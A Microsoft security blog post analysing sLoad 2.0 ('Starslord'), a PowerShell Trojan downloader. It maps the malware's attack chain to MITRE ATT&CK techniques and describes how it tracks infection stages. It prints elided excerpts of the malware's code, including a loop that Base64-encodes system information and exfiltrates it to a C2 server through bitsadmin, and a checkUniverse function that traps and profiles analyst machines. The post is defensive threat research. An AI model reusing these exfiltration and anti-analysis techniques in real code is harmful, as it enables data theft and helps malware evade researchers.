sLoad launches version 2.0, Starslord


microsoft.com/security/blog/2020/01/21/sload-launches-version-2-0-starslord/

January 21, 2020

sLoad, the PowerShell-based Trojan downloader notable for its almost exclusive use of the Background Intelligent Transfer Service (BITS) for malicious activities, has launched version 2.0. The new version comes on the heels of a comprehensive blog we published detailing the malware's multi-stage nature and use of BITS as alternative protocol for data exfiltration and other behaviors.


With the new version, sLoad has added the ability to track the stage of infection on every affected machine. Version 2.0 also packs an anti-analysis trick that could identify and isolate analyst machines vis-à-vis actual infected machines.

We're calling the new version "Starslord" based on strings in the malware code, which has clues indicating that the name "sLoad" may have been derived from a popular comic book superhero.



```
...
$ver="2.0.1";
$mainKey=@(1..16);
$tp=2400;
$starsLord = Split-Path -parent -resolve $MyInvocation.MyCommand.Path;
...
```

We discovered the new sLoad version over the holidays, in our continuous monitoring of the malware. New sLoad campaigns that use version 2.0 follow an attack chain similar to the previous version, with some updates, including dropping the dynamic list of command-and-control (C2) servers and upload of screenshots.


Starslord (sLoad 2.0) attack chain
MITRE ATT&CK
Arrives via email with ZIP attachment that contains a WSF script and a dummy GIF file
WSF creates BITS job; downloads PowerShell script with .jpg extension
T1197 | BITS Jobs
T1105 | Remote File Copy
PowerShell drops 4 files: *main.ini*, *domain.ini*, *<random>.tmp*, *<random>.ps1*
PowerShell schedules a task to run *<random>.tmp*, which in turn runs *<random>.ps1* every 3 mins
T1053 | Scheduled Task
<random>.ps1 decrypts contents of *main.ini* into the final stage, which creates BITS job for multiple actions
T1140 | Deobfuscate/ Decode Files or Information
T1197 | BITS Jobs
Finds active C2
Exfiltrates system information
Tracks the stage of infection
T1048 | Exfiltration Over Alternative Protocol
Downloads additional payloads
T1105 | Remote File Copy
Traps analysts to isolate analyst machines

Tracking the stage of infection

With the ability to track the stage of infection, malware operators with access to the Starslord backend could build a detailed view of infections across affected machines and segregate these machines into different groups.

The tracking mechanism exists in the final-stage, which, as with the old version, loops infinitely (with sleep interval of 2400 seconds, higher than the 1200 seconds in version 1.0). In line with the previous version, at every iteration of the final stage, the malware uses a download BITS job to exfiltrate stolen system information and receive additional payloads from the active C2 server.


As we noted in our previous blog, creating a BITS job with an extremely large RemoteURL parameter that includes non-encrypted system information, as the old sLoad version did, stands out and is relatively easy to detect. However, with Starslord, the system information is encoded into Base64 data before being exfiltrated.

The file received by Starslord in response to the exfiltration BITS job contains a tuple of three values separated by an asterisk (*):

- Value #1 is a URL to download additional payload using a download BITS job
- Value #2 specifies the action, which can be any of the following, to be taken on the payload downloaded from the URL in value#1:
  - “eval” – Run (possibly very large) PowerShell scripts
  - “iex” – Load and invoke (possibly small) PowerShell code
  - “run” – Download encoded PE file, decode using *exe*, and run the decoded executable
- Value #3 is an integer that can signify the stage of infection for the machine

Supplying the payload URL as part of value #1 allows the malware infrastructure to house additional payloads on different servers from the active C2 servers responding to the exfiltration BITS jobs.

Value#3 is the most noteworthy component in this setup. If the final stage succeeds in downloading additional payload using the URL provided in value #1 and executing it as specified by the command in value #2, then a variable is used to form the string *“td”:”<value#3>”,”tds”:”3”*. However, if the final stage fails to download and execute the payload, then the string formed is *“td”:”<value #3>”,”tds”:”4”*.



```
$jrr="";
while($true){
    ...
    $data=[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('{"ver":"'+$ver+'",'+$jrr+'"lnk":"'+$lnk+'",
    "s":"'+$s+'","g":"'+$g+'","id":"'+$frood+'","v":"'+$v1+'","c":"'+$rp+'","a":"'+$out+'","fm":"'+$fmail+'","d":"'+$outD+'",
    "n":"'+$env:ComputerName+'","cpu":"'+$cpu+'","o":"'+$ot+'"}'));
    $clpsr='/C  bitsadmin /transfer '+$rp+' /download /priority FOREGROUND "'+$d[$did]+$hMD5+'/'+$data+'" '+$workLog+' > '
    +$btlog+' & exit ';
    start-process -windowstyle hidden $mainDMC $clpsr;
    ...
    ...
    if ($sa[1] -eq "eval"){
        "0*0*0" | out-file $workLog;
        ...
        ...
        if ($dCnt -lt 700){
            ...
            $jrr='"td":"'+$sa[2]+'","tds":"3",';
        }else{
            $jrr='"td":"'+$sa[2]+'","tds":"4",';
        }}
    elseif ($sa[1] -eq "iex"){
        "0*0*0" | out-file $workLog;
        ...
        ...
        if ($dCnt -lt 700){
            ...
            $jrr='"td":"'+$sa[2]+'","tds":"3",';
        }else{
            $jrr='"td":"'+$sa[2]+'","tds":"4",';
        }}
    elseif ($sa[1] -eq "run"){
        "0*0*0" | out-file $workLog;
        ...
        ...
        $jrr='"td":"'+$sa[2]+'","tds":"3",';
    }
}
```

The infinite loop ensures that the exfiltration BITS jobs are created at a fixed interval. The backend infrastructure can then pick up the pulse from each infected machine. However, unlike the previous version, Starslord includes the said string in succeeding iterations of data exfiltration. This means that the malware infrastructure is always aware of the exact stage of the infection for a specific affected machine. In addition, since the numeric value for value #3 in the tuple is always governed by the malware infrastructure, malware operators can compartmentalize infected hosts and could potentially set off individual groups on unique infection paths. For example, when responding to exfiltration BITS jobs, malware operators can specify a different URL (value #1) and action (value #2) for each numeric value for value #3 of the tuple, essentially deploying a different malware payload for different groups.

Anti-analysis trap

Starslord comes built-in with a function named *checkUniverse*, which is in-fact an anti-analysis trap.


As mentioned in our previous blog post, the final stage of sLoad is a piece of PowerShell code obtained by decoding one of the dropped .ini files. The PowerShell code appears in the memory as a value assigned to a variable that is then executed using the Invoke-Expression cmdlet. Because this is a huge piece of decrypted PowerShell code that never hits the disk, security researchers would typically dump it into a file on the disk for further analysis.

The sLoad dropper PowerShell script drops four files:

- a randomly named .tmp file
- a randomly named .ps1 file
- a *ini* file
- a *ini* file

It then creates a scheduled task to run the .tmp file every 3 minutes, similar to the previous version. The .tmp file is a proxy that does nothing but run the .ps1 file, which decrypts the contents of *main.ini* into the final stage. The final stage then decrypts contents of *domain.ini* to obtain active C2 and perform other activities as documented.


As a unique anti-analysis trap, Starslord ensures that the .tmp and.ps1 files have the same random name. When an analyst dumps the decrypted code of the final stage into a file in the same folder as the .tmp and .ps1 files, the analyst could end up naming it something other than the original random name. When this dumped code is run from such differently named file on the disk, a function named *checkUniverse* returns the value 1, and the analyst gets trapped:



```
function checkUniverse {
    param( [String]$fch )
    $rt=0;
    $p = $fch -replace ".ps1", ".tmp";

    if(-not [System.IO.File]::Exists($fch)){$rt=1;}
    if(-not [System.IO.File]::Exists($p)){ $rt=1; }
    return $rt;
}
```

What comes next is not very desirable for a security researcher: being profiled by the malware operator.



```
...
$color = checkUniverse -fch $MyInvocation.MyCommand.Name ;
...
...
if ($color -eq 1){ "https://"+$lnk+"/doc/upd"+$g+".jpg*eval*-1" | out-file $workLog;}
...
```

If the host belongs to a trapped analyst, the file downloaded from the backend in response to the exfiltration BITS job, if any, is discarded and overwritten by the following new tuple:

*hxxps://<active C2>/doc/updx2401.jpg*eval*-1*

In this case, the value #1 of the tuple is a URL that's known to the backend for being associated with trapped hosts. BITS jobs from trapped hosts don't always get a response. If they do, it's a copy of the dropper PowerShell script. This could be to create an illusion that the framework is being updated as the URL in value #1 of the tuple suggests (*hxxps://<active C2>/doc/updx2401.jpg*).

However, the string that is included in all successive exfiltration BITS jobs from such host is *"td":"-1","tds":"3"*, eventually leading to all such hosts getting grouped under value *"td":"-1"*. This forms the group of all trapped machines that are never delivered a payload. For the rest, so far, evidence suggests that it has been delivering the file infector Ramnit intermittently.

Durable protection against evolving malware

sLoad's multi-stage attack chain, use of mutated intermediate scripts and BITS as an alternative protocol, and its polymorphic nature in general make it a piece malware that can be quite tricky to detect. Now, it has evolved into a new and polished version Starlord, which retains sLoads most basic capabilities but does away with spyware capabilities in favor of new and more powerful features, posing even higher risk.

Starslord can track and group affected machines based on the stage of infection, which can allow for unique infection paths. Interestingly, given the distinct reference to a fictional superhero, these groups can be thought of as universes in a multiverse. In fact, the malware uses a function called *checkUniverse* to determine if a host is an analyst machine.

Microsoft Threat Protection defends customers from sophisticated and continuously evolving threats like sLoad using multiple industry-leading security technologies that protect various attack surfaces. Through signal-sharing across multiple Microsoft services, Microsoft Threat Protection delivers comprehensive protection for identities, endpoints, data, apps, and infrastructure.

On endpoints, behavioral blocking and containment capabilities in Microsoft Defender Advanced Threat Protection (Microsoft Defender ATP) ensure durable protection against evolving threats. Through cloud-based machine learning and data science informed by threat research, Microsoft Defender ATP can spot and stop malicious behaviors from threats, both old and new, in real-time.

Sujit Magar

Microsoft Defender ATP Research Team